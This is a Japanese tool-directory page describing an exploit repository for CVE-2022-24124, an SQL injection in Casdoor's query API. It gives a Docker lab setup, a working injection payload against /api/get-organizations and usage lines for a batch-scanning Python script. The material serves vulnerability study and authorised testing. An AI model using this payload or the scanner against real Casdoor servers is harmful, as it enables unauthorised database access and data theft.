
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/b1gdog/cve-2022-24124
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubb1gdog/cve-2022-24124

CVE-2022-24124

CVE-2022-24124 エクスプロイト

リポジトリを見る
22123年前未レビュー
共有

はじめに

Casdoorは、OAuth 2.0/OIDCに基づいた集中型シングルサインオン(SSO)認証プラットフォームです。


識別番号

CVE番号:CVE-2022-24124

CNPD番号:CNPD-202201-7304


影響を受けるバージョン

危険レベル:高 (7.5 HIGH)

POC/EXP:公開済み

Casdoor < Casdoor 1.13.1 //1.13.1より前のバージョンが影響を受けます


脆弱性の概要

この脆弱性はSQLインジェクションの脆弱性であり、クエリAPIにおいて、フィールドおよび値パラメータに関連するSQLインジェクションが存在します。例として、api/get-organizations が挙げられます。


再現

脆弱性イメージのプル

docker pull vulfocus/casdoor:1.13.0

dockerをプル

脆弱性環境の起動

docker run -itd -p 8000:8000 -it -d vulfocus/casdoor:1.13.0

Docker実行

脆弱性環境のページを開く

HTTP

POCを使用してペイロードを構築する

POC: /api/get-organizations?p=123&pageSize=123&value=cfx&sortField=&sortOrder=&field=updatexml(1,version(),3)

1661963474975


ワンクリック検証スクリプト

声明:このツールはセキュリティ研究または許可されたペネトレーションテストにのみ使用してください。不正使用による結果は自己責任であり、作者は一切の責任を負いません。


python3 CVE-2022-24124.py -h

image

python3 CVE-2022-24124.py -u http://127.0.0.1

image

python3 CVE-2022-24124.py -f urls.txt

image


関連情報

https://nvd.nist.gov/vuln/detail/CVE-2022-24124

https://github.com/ColdFusionX/CVE-2022-24124

https://github.com/0xAbbarhSF/CVE-2022-24124

参考元:https://www.t00ls.com/thread-66989-1-1.html

練習のためにPython版を作成し、さらにバッチ検出機能を追加しました。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    366
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →